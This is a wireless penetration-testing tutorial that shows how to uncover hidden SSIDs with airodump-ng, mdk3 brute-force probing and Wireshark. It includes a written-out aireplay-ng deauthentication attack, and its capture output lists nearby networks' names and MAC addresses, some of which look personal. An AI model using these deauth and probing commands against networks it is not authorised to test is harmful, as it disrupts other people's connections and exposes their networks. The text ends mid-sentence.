



Wireless Penetration Testing

Detect Hidden SSID

iGNITE
Technologies



Contents

Introduction.....	3
What is SSID.....	3
Purpose to Hide SSID	3
Configure Router to Hide SSID	3
Detecting Hidden SSID using airodump-ng	4
Detecting Hidden SSID using mdk3	5
Detecting Hidden SSID using Wireshark	5
First Method	5
Second Method	6

Introduction

You see an SSID, you connect to it and you onboard a wireless network. But what if I wanted to prevent you from seeing my SSID and thus you are unable to connect? This can be done using the Hide SSID option under your router settings. However, hiding is not always the best option to prevent attacks from happening because even while hidden an attacker can capture encrypted frames in monitor mode and know the SSID. We'll see different methods by which we can detect hidden SSIDs around us.

What is SSID

SSID Service Set Identifier also known as Network name. It is the name given to identify a wireless network. In the range of the wireless AP, SSID is detected by other wireless-enabled devices as it is broadcast by wireless AP. Every packet sent over a wireless network consists of SSID.

Purpose to Hide SSID


From Security Point of View. Hiding your SSID is to make your Access Point invisible and attackers won't try to attack this directly as this is less of low-hanging fruit. However, a smart attacker knows how to detect them.

Hiding an SSID simply refers to disabling the SSID broadcast feature of your Access Point.

Configure Router to Hide SSID

Different routers have different configuration settings. Please explore your router features accordingly and find the option to hide the SSID.

We are having a TP-link router so find the configuration steps accordingly. Let us head to our router settings, Under the Wireless setting, the Hide SSID option is there against Network Name (SSID), you just need to mark the tick.



Let's Begin:

First Interface should be in monitor mode. Simple command to convert the interface into monitor mode.

```
airmon-ng start wlan0
```

Detecting Hidden SSID using airodump-ng

Now when an attacker would do a recon using airodump he'd see something like this:

```
airodump-ng wlan0mon
```

```
CH 9 ][ Elapsed: 12 s ][ 2021-06-13 14:22
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
AA:DA:0C:50:00:BD	-66	2	0 0	8	130	WPA2 CCMP	PSK	<length: 0>
D8:47:32:E9:3F:33	-1	0	1 0	6	-1	WPA		<length: 0>
A0:AB:1B:27:A0:A4	-1	0	8 0	1	-1	WPA		<length: 0>
18:45:93:69:A5:19	-20	2	8 0	10	130	WPA2 CCMP	PSK	raaj
AA:DA:0C:16:DD:82	-61	2	0 0	11	130	WPA2 CCMP	PSK	<length: 0>
A8:DA:0C:36:DD:82	-61	3	0 0	11	130	WPA2 CCMP	PSK	Mehak jain_4G
8C:FD:18:88:EE:E0	-66	3	1 0	3	130	WPA2 CCMP	PSK	GAURAV SRIVASTAVA
98:35:ED:A0:E0:B8	-65	2	0 0	8	130	WPA2 CCMP	PSK	mahhip
78:53:0D:F3:0B:CA	-67	2	0 0	11	130	WPA2 CCMP	PSK	abhi 2.4g
7A:53:0D:D3:0B:CA	-68	2	0 0	11	130	WPA2 CCMP	PSK	<length: 0>
B8:19:04:CE:D3:89	-73	0	0 0	13	-1			<length: 0>

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
D8:47:32:E9:3F:33	30:24:32:1F:89:AC	-28	0 - 6e	0	2		
A0:AB:1B:27:A0:A4	9A:14:67:11:48:F0	-68	0 - 1e	0	8		
18:45:93:69:A5:19	2A:84:98:9F:E5:5E	-32	0 - 1e	11	10		
18:45:93:69:A5:19	44:CB:8B:C2:20:DA	-50	0 - 6e	0	1		
18:45:93:69:A5:19	DA:D2:2F:17:9B:8F	-56	1e- 1e	0	6		
18:45:93:69:A5:19	0C:F3:46:60:9A:A1	-58	0 - 6e	0	2		
B8:19:04:CE:D3:89	30:52:CB:21:F7:E9	-1	1e- 0	0	5		

As you can see the SSID isn't visible. Let's scan this network using its BSSID.

```
airodump-ng -c 6 --bssid D8:47:32:E9:3F:33 wlan0mon
```

```
(root@kali)-[~]
# airodump-ng -c 6 --bssid D8:47:32:E9:3F:33 wlan0mon
```

here, -c = channel 6 on which target is operating (see above screenshot)

Just wait for someone to reconnect. And sure enough, after waiting for a while we see that a client has connected and we can retrieve the SSID

```
CH 6 ][ Elapsed: 1 min ][ 2021-06-13 14:32
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
D8:47:32:E9:3F:33	-18 62	362	46 0	6	130	WPA2 CCMP	PSK	ignite

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
D8:47:32:E9:3F:33	30:24:32:1F:89:AC	-20	0 - 6e	0	169		

Detecting Hidden SSID using mdk3

mdk3 is an installable tool in Kali Linux. This tool hosts a feature to conduct offensive tests against Access Points and inject some purposefully constructed data to APs without associating with it. This injection can conduct tests against various vulnerabilities like DoS, deauth, WPA downgrade attacks, etc.

Here, we'd use the brute-force technique against the target AP using mdk3.

```
apt install mdk3
mdk3 wlan0mon p -b l -c 6 -t D8:47:32:E9:3F:33
```

Here, p is the bruteforce mode (ESSID Probing)


-b: full bruteforce mode

l: character set (lower case alphabets). Other denotations are:

- upper case (u)
- digits (n)
- all printed (a)
- lower and upper case (c)
- lower and upper case plus numbers (m)

-c: channel (here, 6)

-t: MAC or the BSSID of target AP

A terminal window screenshot from a Kali Linux system. The prompt is (root@kali)~. The command executed is mdk3 wlan0mon p -b l -c 6 -t D8:47:32:E9:3F:33, with a red arrow pointing to it. The output shows 'SSID Bruteforce Mode activated!', 'channel set to: 6', 'Waiting for beacon frame from target...', 'Sniffer thread started', 'SSID is hidden. SSID Length is: 6.', 'Got response from 18:45:93:6A:77:09, SSID: "P 603"', 'Last try was: pzhaaa', 'Got response from D8:47:32:E9:3F:33, SSID: "ignite"', and 'Last try was: eowaaa'. The SSID 'ignite' is highlighted with a red box.

```
(root@kali)~  
# mdk3 wlan0mon p -b l -c 6 -t D8:47:32:E9:3F:33  
SSID Bruteforce Mode activated!  
  
channel set to: 6  
Waiting for beacon frame from target ...  
Sniffer thread started  
SSID is hidden. SSID Length is: 6.  
  
Got response from 18:45:93:6A:77:09, SSID: "P 603"  
Last try was: pzhaaa  
  
Got response from D8:47:32:E9:3F:33, SSID: "ignite"  
Last try was: eowaaa
```

As you can see above, the SSID has been successfully detected using the probing technique!


Detecting Hidden SSID using Wireshark

First Method

For the old school network analysts, we have a method to detect Hidden SSID using Wireshark too. You know when a client connects to an AP, the hidden SSID is transferred along with the authentication frame.

So, we put Wireshark in promiscuous mode and select the interface as WLAN and wait for a client to connect automatically to the Wi-Fi

And sure enough, after waiting for a while we see that a client has connected and we can retrieve the SSID




However, if you are in a haste to crack ASAP, we can simply de-authenticate the client by force and wait for him to reconnect back.

Second Method

To speed up the process, you can apply the method of de-authentication attacks.

```
aireplay-ng -0 6 -a D8:47:32:E9:3F:33 --ignore-negative wlan0mon
```



Now the client has been de-authenticated, we can look for a re-authentication request in Wireshark using this filter:

```
wlan.bssid == D8:47:32:E9:3F:33 && !(wlan.fc.type_subtype == 0x08)
```

wlan.bssid – MAC of the target AP

wlan.fc.type_subtype – filter to extract management frames. Management frames perform supervisory functions in a Wi-Fi

0x08 – code for beacons. Beacon is a type of management frame that is regulated after a short period throughout the network announcing the presence of WLAN. It contains network-related information about AP like Beacon interval, timestamp, SSID, etc.

We are extracting SSID from this beacon frame here.

wlan.bssid == D8:47:32:E9:3F:33 && !(wlan.fc.type_subtype == 0x08)	
yth	Info
228	Probe Response, SN=1979, FN=0, Flags=....., BI=100, SSID=ignite
228	Probe Response, SN=1979, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1979, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1979, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1979, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1979, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1979, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1982, FN=0, Flags=....., BI=100, SSID=ignite
228	Probe Response, SN=1982, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1982, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1982, FN=0, Flags=....R..., BI=100, SSID=ignite
228	Probe Response, SN=1982, FN=0, Flags=....R..., BI=100, SSID=ignite

The same thing is achievable in airodump-ng as well. We just have to wait for a client to connect to the SSID we are targeting using this command
